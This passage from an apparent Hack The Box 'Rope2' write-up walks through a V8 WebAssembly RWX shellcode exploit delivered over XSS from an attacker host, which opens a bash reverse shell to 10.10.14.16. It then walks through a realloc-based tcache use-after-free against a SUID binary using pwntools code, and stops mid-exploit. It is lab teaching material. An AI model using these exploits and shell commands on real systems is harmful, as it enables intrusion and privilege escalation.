var wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,
128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,
128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0
,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
var f = wasm_instance.exports.main;

var wasm_addr = addrof(wasm_instance).f2i();
console.log("[*] Wasm instance: " + wasm_addr.hex());
```

The code above creates a new WASM instance and gets its address.

```
gef➤  run --allow-natives-syntax --shell pwn.js
[*] Float map: 0x80406e908241909
[*] Object map: 0x80406e908241959
[*] Wasm instance: 0x3ff1999908210e81
gef➤  vmmap

[ Legend:  Code | Heap | Stack ]

Start              End                Offset             Perm Path
0x00000f4ab0f2f000 0x00000f4ab0f30000 0x0000000000000000 rwx
0x000035a200000000 0x000035a20000c000 0x0000000000000000 rw-
<SNIP>
```

Looking at the memory mappings, we see a new RWX region in memory. But how do we find the address for this region? On inspection of the WASM instance, it can be found that this address is at a constant offset from it.

```
gef➤  tel 0x000035a208210e81-1
0x000035a208210e80|+0x0000: 0x080406e908244901
0x000035a208210e88|+0x0008: 0xe4000000080406e9
<SNIP>
gef➤
<SNIP>
0x000035a208210ee8|+0x0068: 0x00000f4ab0f2f000  →  0xcccccc000003bbe9
```

As we can see, we find `0x00000f4ab0f2f000` at the offset 0x68. The arbitrary read vector can be used to read this address.

```
var rwx = read(wasm_addr + 0x68n);
console.log("[*] RWX memory address: " + rwx.f2i().hex());
```

Now we need to find a way to copy shellcode to this region. ArrayBuffer is a JS object used to work with raw binary data. A DataView object is used to write to such ArrayBuffer objects. These objects have a backing store associated with them, which points to the memory that stores the data.

Switch to the d8 debug build and use the code below.

```
gef➤  run --allow-natives-syntax
d8> let buf = new ArrayBuffer(0x100);
undefined
d8> let dataview = new DataView(buf);
undefined
d8> dataview.setUint32(0, 0x41424344, true);
undefined
```

We create a new ArrayBuffer named `buf` and then a DataView named `dataview`. We then copy the bytes "ABCD" to it.

```
d8> %DebugPrint(buf);
DebugPrint: 0x2a03080c5e45: [JSArrayBuffer]
 - map: 0x2a0308281189 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x2a03082478c1 <Object map = 0x2a03082811b1>
 - elements: 0x2a03080406e9 <FixedArray[0]> [HOLEY_ELEMENTS]
 - embedder fields: 2
 - backing_store: 0x5555556f4010
 - byte_length: 256
 - detachable
 - properties: 0x2a03080406e9 <FixedArray[0]> {}
```

Using `DebugPrint` shows that the backing store is at `0x5555556f4010`. Let's look where this address is present on the V8 heap.

```
gef➤  grep 0x5555556f4010
[+] Searching '\x10\x40\x6f\x55\x55\x55' in memory
[+] In (0x2a03080c0000-0x2a03081d6000), permission=rw-
  0x2a03080c5e58 - 0x2a03080c5e70  →   "\x10\x40\x6f\x55\x55\x55[...]"
  0x2a03080c7580 - 0x2a03080c7598  →   "\x10\x40\x6f\x55\x55\x55[...]"
```

We find an occurrence at `0x2a03080c5e58` which is 0x14 bytes from the ArrayBuffer `buf` at `0x2a03080c5e454`.

```
gef➤  tel 0x2a03080c5e45-1+0x14
0x00002a03080c5e58|+0x0000: 0x00005555556f4010  →  0x0000000041424344 ("DCBA"?)
0x00002a03080c5e60|+0x0008: 0x00005555556f4120
0x00002a03080c5e68|+0x0010: 0x0000000000000002
0x00002a03080c5e70|+0x0018: 0x0000000000000000
0x00002a03080c5e78|+0x0020: 0x0804055100000000
```

We can also see the string `ABCD` copied by us. Let's implement code to replace this backing store with the RWX memory address and copy shellcode to it.

```
function copy_shellcode(addr, shellcode) {
      let buf = new ArrayBuffer(0x100);
      let dataview = new DataView(buf);
      let buf_addr = addrof(buf).f2i();
      let backing_store_addr = buf_addr + 0x14n;
      write(backing_store_addr, addr);

      for (let i = 0; i < shellcode.length; i++) {
        dataview.setUint32(4*i, shellcode[i], true);
      }
}
```

The function above sets the backing_store address to `addr` and then copies shellcode to it in 4 byte chunks. We can now generate shellcode with msfvenom and execute it.

```
msfvenom -p linux/x64/exec CMD='bash -c "bash -i >& /dev/tcp/127.0.0.1/4444
0>&1"' --format dword
```

The command above generates shellcode to execute a bash reverse shell to localhost port 4444.

```
shellcode = [ 0x99583b6a, 0x622fbb48, 0x732f6e69, 0x48530068, 0x2d68e789,
0x48000063, 0xe852e689, 0x00000032, 0x68736162, 0x20632d20, 0x73616222,
0x692d2068, 0x20263e20, 0x7665642f, 0x7063742f, 0x3732312f, 0x302e302e,
0x342f312e, 0x20343434, 0x31263e30, 0x57560022, 0x0fe68948, 0x00000005]

copy_shellcode(rwx, shellcode);

f();
```

The snippet above will copy the shellcode and then call it with `f()`. Start a listener on port 4444 and execute the command below.

```
$ ./d8 --shell pwn.js
[*] Float map: 0x80406e908241909
[*] Object map: 0x80406e908241959
[*] Wasm instance: 0x3ff199990821115d
[*] RWX memory address: 0x22a8b7ae2000
```

Checking back on the listener, we should have caught a shell on localhost.


```
rlwrap nc -lvnp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 34904
root@parrot:/# id
uid=0(root) gid=0(root) groups=0(root)
```

We can execute the same script remotely through the XSS. First generate new shellcode:

```
msfvenom -p linux/x64/exec CMD='bash -c "bash -i >& /dev/tcp/10.10.14.16/4444
0>&1"' --format dword
```

Stand up an HTTP server , browse to the contact page and enter the following payload:

```
<script src=http://10.10.14.16/pwn.js></script>
```



A shell as `chromeuser` should be received on the listener. Generate SSH keys and copy the private key to login via SSH.

```
ssh-keygen
cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
cat ~/.ssh/id_rsa
```

The entire exploit code can be found in the Appendix.

Note: The shellcode execution was only possible as the browser was running without a sandbox. The sandbox ensures that syscalls such as `execve` can't be executed, which would result in execution failure.

Lateral Movement

The SSH key generated in the previous step can be used to login. Looking for SUID binaries, we come across a non-default binary.

```
chromeuser@rope2:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/rshell
/usr/bin/mount
/usr/bin/at
```

The `/usr/bin/rshell` utility has its setuid bit set for the `r4j` user.

```
chromeuser@rope2:~$ ls -la /usr/bin/rshell
-rwsr-xr-x 1 r4j r4j 14312 Feb 24  2020 /usr/bin/rshell
```

Let's analyze the binary to see if we can exploit it and escalate to this user.

```
scp -i c.rsa chromeuser@10.10.10.196:/usr/bin/rshell .
```

Reverse Engineering

Open it up in Ghidra's code browser by hitting `Ctrl + I`. The binary is stripped, so we won't be able find `main` directly. However, it can be located by looking at the first argument to `libc_start_main` in the `entry` function.

```
2  void entry(undefined8 param_1,undefined8 param_2,undefined8 param_3)
3
4  {
5    undefined8 in_stack_00000000;
6    undefined auStack8 [8];
7
8    __libc_start_main(FUN_00101b93,in_stack_00000000,&stack0x00000008,FUN_00101c30,FUN_00101c90,
9                      param_3,auStack8);
10   do {
11                     /* WARNING: Do nothing block with infinite loop */
12   } while( true );
13 }
```

The function named `FUN_00101b93` is the main function.

```
  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  setup();
  memset(input,0,200);
  do {
    do {
      printf("$ ");
      ret = read(0,input,199);
    } while ((int)ret < 2);
    input[(int)ret + -1] = 0;
    process(input);
  } while( true );
}
```

This function first calls `setup()` to setup output buffering. It then drops in an infinite loop which prompts us for input. The user input is then passed to the `process()` function, which we will inspect next.

```
else {
  iVar2 = strncmp(input,"add ",4);
  if (iVar2 == 0) {
    add(input + 4);
  }
  else {
    iVar2 = strncmp(input,"rm ",3);
    if (iVar2 == 0) {
      rm(input + 3);
    }
    else {
      iVar2 = strncmp(input,"echo ",5);
      if (iVar2 == 0) {
        puts(input + 5);
      }
      else {
        iVar2 = strncmp(input,"edit ",5);
        bVar6 = false;
        bVar8 = iVar2 == 0;
        if (bVar8) {
          edit(input + 5);
        }
```

This function parses the input and then calls functions based on it. The interesting functions here are `add`, `edit` and `rm`, used to add, edit and delete files.

Let's look at the `add()` function first.

```
    while (idx < 2) {
      if ((&files)[(long)idx * 0x1a] == 0) {
        strncpy((char *)((long)idx * 0xd0 + 0x104068),filename,0xbe);
        size = 0;
        printf("size: ");
        __isoc99_scanf("%u",(char *)&size);
        getchar();
        if (size < 0x71) {
          pvVar2 = malloc((ulong)size);
          (&files)[(long)idx * 0x1a] = (long)pvVar2;
          if ((&files)[(long)idx * 0x1a] == 0) {
                    /* WARNING: Subroutine does not return */
            exit(1);
          }
          printf("content: ");
          fgets((char *)(&files)[(long)idx * 0x1a],size,stdin);
        }
        else {
          puts("Memory Error!");
          memset((void *)((long)idx * 0xd0 + 0x104068),0,200);
        }
        break;
```

It first copies that filename into a global buffer. It then prompts us for the size and checks if its less than 0x71. If true, it uses `malloc` to allocate a chunk of that size. The pointer is also stored in the global `files` buffer. Finally, it reads the contents using `fgets`. The main point to note here is that we can create only two files. Another thing to note is that the size restriction of 0x71 restricts us to tcache and fastbins only. Let's check out `rm` next.

```
    iVar2 = strcmp(filename,(char *)((long)idx * 0xd0 + 0x104068));
    if ((iVar2 == 0) && ((&files)[(long)idx * 0x1a] != 0)) {
      memset((void *)((long)idx * 0xd0 + 0x104068),0,200);
      free((void *)(&files)[(long)idx * 0x1a]);
      (&files)[(long)idx * 0x1a] = 0;
      goto LAB_001017c2;
    }
    idx = idx + 1;
  } while( true );
```

This function simply takes in the filename to delete and frees its chunk using `free()`. After that, the pointer is nullified in the `files` buffer, hence preventing a Use-After-Free (UAF). Let's look at the last `edit()` method.

```
24      iVar1 = strcmp(filename,(char *)((long)idx * 0xd0 + 0x104068));
25      if ((iVar1 == 0) && ((&files)[(long)idx * 0x1a] != 0)) {
26        size = 0;
27        printf("size: ");
28        __isoc99_scanf("%u",(char *)&size);
29        getchar();
30        if (size < 0x71) {
31          local_18 = realloc((void *)(&files)[(long)idx * 0x1a],(ulong)size);
32          if (local_18 == (void *)0x0) {
33            puts("Error");
34          }
35          else {
36            (&files)[(long)idx * 0x1a] = local_18;
37            printf("content: ");
38            read(0,(void *)(&files)[(long)idx * 0x1a],(ulong)size);
39          }
40        }
```

This method takes in the file name and checks if it exists. If true, it takes in the size that should be the new size for the given chunk. Next, realloc is called to resize the chunk to the user-specified size. Finally, the file contents are read again using `read()`.

One interesting property related to `realloc` is that it frees that chunk if the specified size is `0`. This can be examined in the Glibc source code.

```
#if REALLOC_ZERO_BYTES_FREES
  if (bytes == 0 && oldmem != NULL)
    {
      __libc_free (oldmem); return 0;
    }
#endif
```

The binary doesn't check for this condition, which will let us free the chunk while still having access to it. This results in a Use-After-Free condition, as we can modify the chunk after its freed. We can leverage this by modifying the forward pointer of the chunk and writing to another memory address.

Patching

Before starting with the exploit script, we'll have to replicate the target environment.

```
chromeuser@rope2:~$ ldd /usr/bin/rshell

linux-vdso.so.1 (0x00007ffec3d1c000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fc90f827000)
/lib64/ld-linux-x86-64.so.2 (0x00007fc90fa21000)
```

We see two dependencies, libc and the linker ld. Transfer these over using scp.

```
scp -i c.rsa chromeuser@10.10.10.196:/lib/x86_64-linux-gnu/libc.so.6 .
scp -i c.rsa chromeuser@10.10.10.196:/lib64/ld-linux-x86-64.so.2 .
```

The `patchelf` utility can be used patch the binary to use these libraries.

```
patchelf --set-interpreter ./ld-linux-x86-64.so.2 rshell
patchelf --set-rpath . rshell
chmod a+x libc.so.6 ld-linux-x86-64.so.2
```

Once that's done, verify if the binary is still functional.

```
ldd rshell

linux-vdso.so.1 (0x00007ffc2538f000)
libc.so.6 => ./libc.so.6 (0x00007f9be6cb3000)
./ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-64.so.2

./rshell
$ id
uid=1000(r4j) gid=1000(r4j) groups=1000(r4j)
```

Now that we've modified it to use the same libraries as the remote server, we can start writing the exploit.

Exploit Development

First, let's define a few helper functions to interact with the binary. The functions perform the same actions we discovered while reversing the binary.

```
from pwn import *

context.binary = "./rshell"
context.aslr = False
p = gdb.debug("./rshell")
libc = ELF('./libc.so.6', checksec=False)

def add(filename, size, contents):
    p.sendlineafter("$ ", f"add {filename}")
    p.sendlineafter("size: ", str(size))
    p.sendlineafter("content: ", contents)

def rm(filename):
    p.sendlineafter("$ ", f"rm {filename}")

def edit(filename, size, contents):
    p.sendlineafter("$ ", f"edit {filename}")
    p.sendlineafter("size: ", str(size))
    if size != 0x0:
      p.sendafter("content: ", contents)
```

Additionally, we disable ASLR while spawning the process for easier debugging. Now, we already know we can free chunks using the `edit()` function. Let's try that out.

```
add("1.txt", 0x60, "A" * 50)
add("2.txt", 0x60, "A" * 50)
edit("2.txt", 0x0, "")

p.interactive()
```

Execute the script and shift to GDB for examining the heap.

```
gef➤  heap chunks
Chunk(addr=0x55555555b010, size=0x250, flags=PREV_INUSE)
    [0x000055555555b010     00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00
................]
Chunk(addr=0x55555555b260, size=0x70, flags=PREV_INUSE)
    [0x000055555555b260     41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA]
Chunk(addr=0x55555555b2d0, size=0x70, flags=PREV_INUSE)
    [0x000055555555b2d0     00 00 00 00 00 00 00 00 10 b0 55 55 55 55 00 00
..........UUUU..]
Chunk(addr=0x55555555b340, size=0x20cd0, flags=PREV_INUSE)  ←  top chunk
gef➤  heap bins t
──────────────────────────────── Tcachebins for arena 0x7ffff7fc3c40
────────────────────────────────
Tcachebins[idx=5, size=0x70] count=1  ←  Chunk(addr=0x55555555b2d0, size=0x70,
flags=PREV_INUSE)
```

As expected, we freed the second chunk, which now lies in the tcache bin. However, we still have a pointer to it and can edit it once again.

```
add("1.txt", 0x60, "A" * 50)
add("2.txt", 0x60, "A" * 50)
edit("2.txt", 0x0, "")
edit("2.txt", 0x60, "X" * 8)

p.interactive()
```

```
gef➤  heap chunks
Chunk(addr=0x55555555b010, size=0x250, flags=PREV_INUSE)
    [0x000055555555b010     00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00
................]
Chunk(addr=0x55555555b260, size=0x70, flags=PREV_INUSE)
    [0x000055555555b260     41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA]
Chunk(addr=0x55555555b2d0, size=0x70, flags=PREV_INUSE)
    [0x000055555555b2d0     58 58 58 58 58 58 58 58 10 b0 55 55 55 55 00 00
XXXXXXXX..UUUU..]
Chunk(addr=0x55555555b340, size=0x20cd0, flags=PREV_INUSE)  ←  top chunk
gef➤  heap bins t
──────────────────────────────── Tcachebins for arena 0x7ffff7fc3c40
────────────────────────────────
Tcachebins[idx=5, size=0x70] count=1  ←  Chunk(addr=0x55555555b2d0, size=0x70,
flags=PREV_INUSE)  ←  [Corrupted chunk at 0x5858585858585858]
```

We were able to edit the forward pointer with X's and add that to the free list as well. This will let us access any memory address and edit it. However, at this point we have no leaked addresses to write to. Looking at the protections we see that PIE is enabled, meaning the binary is loaded at a different address each run.

```
gef➤  checksec
[+] checksec for 'rshell'
Canary                        : ✗
NX                            : ✓
PIE                           : ✓
Fortify                       : ✗
RelRO                         : Full
```

Additionally, Full RelRO (Read Only GOT) means we can't edit the GOT (Global Offset Table) and hijack execution. This situation requires us to leak libc addresses and then write to symbols such as `__free_hook` or `__malloc_hook`.

First things first, we'll need a pointer within libc to write to. Another class of heap free list known as "Unsorted Bins" has its forward pointer pointing to an address in the main arena. This is a libc address and can be used for our purpose. However, the only way to create an unsorted bin is by filling up the tcache bins or creating a chunk larger than the tcache limit (1032). Both of these methods are impossible to achieve due to the size and number limit.

However, with the ability to edit free chunks we can hijack another chunk and create overlapping chunks. This chunk can then be used to set the size of the next chunk to 0x420. Let's try to partially overwrite the forward pointer of a freed chunk.

```
add("1.txt", 0x60, "A" * 60)
add("2.txt", 0x60, "B" * 60)
rm("1.txt")

edit("2.txt", 0x00, "")
```

The snippet above creates two chunks, frees the first one and then frees the second one via `realloc`. This should populate its forward pointer.

```
gef➤  heap chunks
Chunk(addr=0x55555555b010, size=0x250, flags=PREV_INUSE)
    [0x000055555555b010     00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00
................]
Chunk(addr=0x55555555b260, size=0x70, flags=PREV_INUSE)
    [0x000055555555b260     00 00 00 00 00 00 00 00 10 b0 55 55 55 55 00 00
..........UUUU..]
Chunk(addr=0x55555555b2d0, size=0x70, flags=PREV_INUSE)
    [0x000055555555b2d0     60 b2 55 55 55 55 00 00 10 b0 55 55 55 55 00 00
`.UUUU....UUUU..]
Chunk(addr=0x55555555b340, size=0x20cd0, flags=PREV_INUSE)  ←  top chunk

gef➤  heap bins t
──────────────────────────────── Tcachebins for arena 0x7ffff7fc3c40
────────────────────────────────
Tcachebins[idx=5, size=0x70] count=2  ←  Chunk(addr=0x55555555b2d0, size=0x70,
flags=PREV_INUSE)  ←  Chunk(addr=0x55555555b260, size=0x70, flags=PREV_INUSE)
```

As we can see above, the chunk at 0x260 (1.txt) and the chunk at 0x2d0 (2.txt) both are freed. We can now edit the fd for 2.txt and make it point to somewhere within 1.txt.

```
add("1.txt", 0x60, "A" * 60)
add("2.txt", 0x60, "B" * 60)
rm("1.txt")

edit("2.txt", 0x00, "")
edit("2.txt", 0x60, "\xa0")
```

The snippet above would write `0xa0` to the last byte of the fd.

```
gef➤  heap chunks
Chunk(addr=0x55555555b010, size=0x250, flags=PREV_INUSE)
    [0x000055555555b010     00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00
................]
Chunk(addr=0x55555555b260, size=0x70, flags=PREV_INUSE)
    [0x000055555555b260     00 00 00 00 00 00 00 00 10 b0 55 55 55 55 00 00
..........UUUU..]
Chunk(addr=0x55555555b2d0, size=0x70, flags=PREV_INUSE)
    [0x000055555555b2d0     a0 b2 55 55 55 55 00 00 10 b0 55 55 55 55 00 00
..UUUU....UUUU..]
Chunk(addr=0x55555555b340, size=0x20cd0, flags=PREV_INUSE)  ←  top chunk
gef➤  heap bins t
──────────────────────────── Tcachebins for arena 0x7ffff7fc3c40
────────────────────────────────
Tcachebins[idx=5, size=0x70] count=2  ←  Chunk(addr=0x55555555b2d0, size=0x70,
flags=PREV_INUSE)  ←  Chunk(addr=0x55555555b2a0, size=0xa41414140,
flags=PREV_INUSE)
```

We find that the second chunk in the free list is now `0x55555555b2a0` instead of `0x55555555b260`, and the chunks at 0x2a0 and 0x2d0 are overlapping. We can now get this chunk and use it to edit the size of the second chunk to 0x420. First, we'll have to get rid of `0x55555555b2d0`, which is at the the top of the list.

```
add("1.txt", 0x60, "A" * 60)
add("2.txt", 0x60, "B" * 60)
rm("1.txt")

edit("2.txt", 0x00, "")
edit("2.txt", 0x60, "\xa0")

add("1.txt", 0x60, "A" * 60)
edit("1.txt", 0x30, "B" * 30)
rm("1.txt")
```

We get the first chunk and then edit its size to `0x30` in order to split it. Not splitting the chunk will result in it being added to the same list after freeing.

```
gef➤  heap bins
──────────────────────────── Tcachebins for arena 0x7ffff7fc3c40
────────────────────────────
Tcachebins[idx=1, size=0x30] count=1  ←  Chunk(addr=0x55555555b310, size=0x30,
flags=PREV_INUSE)
Tcachebins[idx=2, size=0x40] count=1  ←  Chunk(addr=0x55555555b2d0, size=0x40,
flags=PREV_INUSE)
Tcachebins[idx=5, size=0x70] count=1  ←  Chunk(addr=0x55555555b2a0,
size=0xa41414140, flags=PREV_INUSE)
```

Now we have `0x55555555b2a0` at the top of the 0x70 free list. Looking at its memory, we can see that the size of the next chunk is within the edit range.

```
gef➤  tel 0x55555555b2a0
0x000055555555b2a0|+0x0000: 0x0000000000000000
0x000055555555b2a8|+0x0008: 0x0000000000000000
0x000055555555b2b0|+0x0010: 0x0000000000000000
0x000055555555b2b8|+0x0018: 0x0000000000000000
0x000055555555b2c0|+0x0020: 0x0000000000000000
0x000055555555b2c8|+0x0028: 0x0000000000000041 ("A"?)    <------------ size
0x000055555555b2d0|+0x0030: 0x0000000000000000
0x000055555555b2d8|+0x0038: 0x000055555555b010  →  0x0000010000010100
0x000055555555b2e0|+0x0040: "BBBBBBBBBBBBBAA"
0x000055555555b2e8|+0x0048: "BBBBBBAAAAAAAAAA"
```

Let's update the script to get this chunk and edit the size of the next one.

```
add("1.txt", 0x60, "A" * 60)
add("2.txt", 0x60, "B" * 60)
rm("1.txt")

edit("2.txt", 0x00, "")
edit("2.txt", 0x60, "\xa0")

add("1.txt", 0x60, "A" * 60)
edit("1.txt", 0x30, "B" * 30)
rm("1.txt")

add("1.txt", 0x60, p64(0x0) * 5 + p64(0x421) + p64(0x0) * 2)
```

```
gef➤  heap bins t
──────────────────────────── Tcachebins for arena 0x7ffff7fc3c40
────────────────────────────
Tcachebins[idx=1, size=0x30] count=1  ←  Chunk(addr=0x55555555b310, size=0x30,
flags=PREV_INUSE)
Tcachebins[idx=2, size=0x40] count=1  ←  Chunk(addr=0x55555555b2d0, size=0x420,
flags=PREV_INUSE)
gef➤  heap chunks
Chunk(addr=0x55555555b010, size=0x250, flags=PREV_INUSE)
    [0x000055555555b010     00 01 01 00 00 00 00 00 00 00 00 00 00 00 00 00
................]
Chunk(addr=0x55555555b260, size=0x70, flags=PREV_INUSE)
    [0x000055555555b260     00 00 00 00 00 00 00 00 10 b0 55 55 55 55 00 00
..........UUUU..]
Chunk(addr=0x55555555b2d0, size=0x420, flags=PREV_INUSE)
    [0x000055555555b2d0     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
................]
```

We've successfully edited the size of the 0x2d0 chunk to 0x420, which makes it a candidate for unsorted bins. It now needs to be freed in order to place it into the unsorted bin. We already have a pointer to this chunk in `2.txt`. Let's try freeing it.

```
add("1.txt", 0x60, "A" * 60)
add("2.txt", 0x60, "B" * 60)
rm("1.txt")

edit("2.txt", 0x00, "")
edit("2.txt", 0x60, "\xa0")

add("1.txt", 0x60, "A" * 60)
edit("1.txt", 0x30, "B" * 30)
rm("1.txt")

add("1.txt", 0x60, p64(0x0) * 5 + p64(0x421) + p64(0x0) * 2)
rm("2.txt")
```

However, the program will terminate with the error `double free or corruption (!prev)`. This is because the conditions required to free a chunk haven't been met. The error condition can be examined in the libc source code.

```
    if (__glibc_unlikely (!prev_inuse(nextchunk)))
      malloc_printerr ("double free or corruption (!prev)");
```

The code checks if the `PREV_INUSE` bit is set for the `nextchunk`. This means we'll have to allocate as much as 0x420 bytes, followed by another chunk with this bit set. Another condition that should be avoided is the following:

```
    if (nextchunk != av->top) {
      /* get and clear inuse bit */
      nextinuse = inuse_bit_at_offset(nextchunk, nextsize);

      /* consolidate forward */
      if (!nextinuse) {
    unlink_chunk (av, nextchunk);
    size += nextsize;
      } else
    clear_inuse_bit_at_offset(nextchunk, 0);
```

The code checks if the in-use bit is set for the chunk after the next chunk (i.e. next next chunk). If not, it ends up calling `unlink` for forward consolidation. This should be avoided as well, for which we'll have to create a fake chunk.

There's no way for us to directly allocate multiple chunks to get the size up to 0x420. But we can make use of `realloc` to continuously shrink and expand chunks.

```
add("1.txt", 0x60, "A" * 60)
add("2.txt", 0x60, "B" * 60)
rm("1.txt")

edit("2.txt", 0x00, "")
edit("2.txt", 0x60, "\xa0")

add("1.txt", 0x60, "A" * 60)
edit("1.txt", 0x30, "B" * 30)
rm("1.txt")

add("1.txt", 0x50, "A" * 8)

for i in range(7):
    edit("1.txt", 0x20, "A" * 8)
    edit("1.txt", 0x70, "A" * 8)
```

We create a loop of 7 iterations, which shrinks and expands chunks to 0x20 and 0x70 respectively.

```
gef➤  heap chunks
Chunk(addr=0x55555555b010, size=0x250, flags=PREV_INUSE)
    [0x000055555555b010     00 07 01 06 00 01 00 00 00 00 00 00 00 00 00 00
................]
Chunk(addr=0x55555555b260, size=0x70, flags=PREV_INUSE)
    [0x000055555555b260     00 00 00 00 00 00 00 00 10 b0 55 55 55 55 00 00
..........UUUU..]
Chunk(addr=0x55555555b2d0, size=0x40, flags=PREV_INUSE)
    [0x000055555555b2d0     00 00 00 00 00 00 00 00 10 b0 55 55 55 55 00 00
..........UUUU..]
<SNIP>
Chunk(addr=0x55555555b650, size=0x50, flags=PREV_INUSE)
    [0x000055555555b650     d0 b5 55 55 55 55 00 00 10 b0 55 55 55 55 00 00
..UUUU....UUUU..]
Chunk(addr=0x55555555b6a0, size=0x80, flags=PREV_INUSE)
    [0x000055555555b6a0     41 41 41 41 41 41 41 41 0a 00 00 00 00 00 00 00
AAAAAAAA........]
Chunk(addr=0x55555555b720, size=0x208f0, flags=PREV_INUSE)  ←  top chunk
```

```
gef➤  p 0x55555555b2d0+0x420
$1 = 0x55555555b6f0
```

As we can see above, we were able to allocate chunks to 0x6a0, which will let us edit up to the 0x420 size range (0x55555555b6f0). Next, the chunk at `0x6a0` (1.txt) can be edited to satisfy the conditions we saw above.

```
<SNIP>
for i in range(7):
    edit("1.txt", 0x20, "A" * 8)
    edit("1.txt", 0x70, "A" * 8)

edit("1.txt", 0x70, p64(0) * 9 + p64(0x21) + p64(0x0) * 3 + p64(0x21))
rm("1.txt")
```

The snippet above would set the size of the next chunk to `0x21`, with the PREV_INUSE bit set. The size of the next next chunk is set to 0x21 in order to dodge the unlink condition. Run the script and examine our fake chunks.

```
gef➤  heap chunk 0x000055555555b2d0+0x420
Chunk(addr=0x55555555b6f0, size=0x20, flags=PREV_INUSE)
Chunk size: 32 (0x20)
Usable size: 24 (0x18)
Previous chunk size: 0 (0x0)
PREV_INUSE flag: On
IS_MMAPPED flag: Off
NON_MAIN_ARENA flag: Off

gef➤  heap chunk 0x000055555555b2d0+0x420+0x20
Chunk(addr=0x55555555b710, size=0x20, flags=PREV_INUSE)
Chunk size: 32 (0x20)
Usable size: 24 (0x18)
Previous chunk size: 0 (0x0)
PREV_INUSE flag: On
IS_MMAPPED flag: Off
NON_MAIN_ARENA flag: Off
```

The chunk at 0x6f0 has its PREV_INUSE set, which satisfies the first condition. The next next chunk at 0x710 also has this set, hence avoiding the call to unlink. Now let's use the chunk at 0x2a0 to set the size for 0x2d0 to 0x420.

```
add("1.txt", 0x60, p64(0x0) * 5 + p64(0x421) + p64(0x0))
rm("1.txt")
```

However, on freeing `1.txt` we'll come across the same issue as last time. In order to satisfy the condition, we'll have to fix the size for 0x2a0. This can be done by editing the contents of the very first chunk.

```
add("1.txt", 0x60, p64(0x0) * 7 + p64(0x61) + p64(0x0)) # Set the size for 0x2a0
to 0x60
add("2.txt", 0x60, "B" * 60)
rm("1.txt")
```

```
edit("2.txt", 0x00, "")
edit("2.txt", 0x60, "\xa0")

add("1.txt", 0x60, "A" * 60)
edit("1.txt", 0x30, "B" * 30)
rm("1.txt")

add("1.txt", 0x50, "A" * 8)

# Shrink and Expand to reach 0x420
for i in range(7):
    edit("1.txt", 0x20, "A" * 8)
    edit("1.txt", 0x70, "A" * 8)

edit("1.txt", 0x70, p64(0) * 9 + p64(0x21) + p64(0x0) * 3 + p64(0x21))
rm("1.txt")

add("1.txt", 0x60, p64(0x0) * 5 + p64(0x421) + p64(0x0))
rm("1.txt")
```

This will let us free `1.txt` without any issues.

```
gef➤  heap bins
──────────────── Tcachebins for arena 0x7ffff7fc3c40 ────────────────
<SNIP>
Tcachebins[idx=2, size=0x40] count=1  ←  Chunk(addr=0x55555555b2d0, size=0x420,
flags=PREV_INUSE)
```

At this point, we already have a pointer to 0x2d0 in `2.txt` that can be freed.

```
add("1.txt", 0x60, p64(0x0) * 7 + p64(0x71) + p64(0x0))
add("2.txt", 0x60, "B" * 60)
rm("1.txt")

edit("2.txt", 0x00, "")
edit("2.txt", 0x60, "\xa0")

add("1.txt", 0x60, "A" * 60)
edit("1.txt", 0x30, "B" * 30)
rm("1.txt")

add("1.txt", 0x50, "A" * 8)

for i in range(7):
    edit("1.txt", 0x20, "A" * 8)
    edit("1.txt", 0x70, "A" * 8)

# Fix up chunks before freeing
edit("1.txt", 0x70, p64(0) * 9 + p64(0x21) + p64(0x0) * 3 + p64(0x21))
rm("1.txt")

# Set size to 0x420
add("1.txt", 0x60, p64(0x0) * 5 + p64(0x421) + p64(0x0))
rm("1.txt")

# Fix up chunks before freeing 0x420
```

```
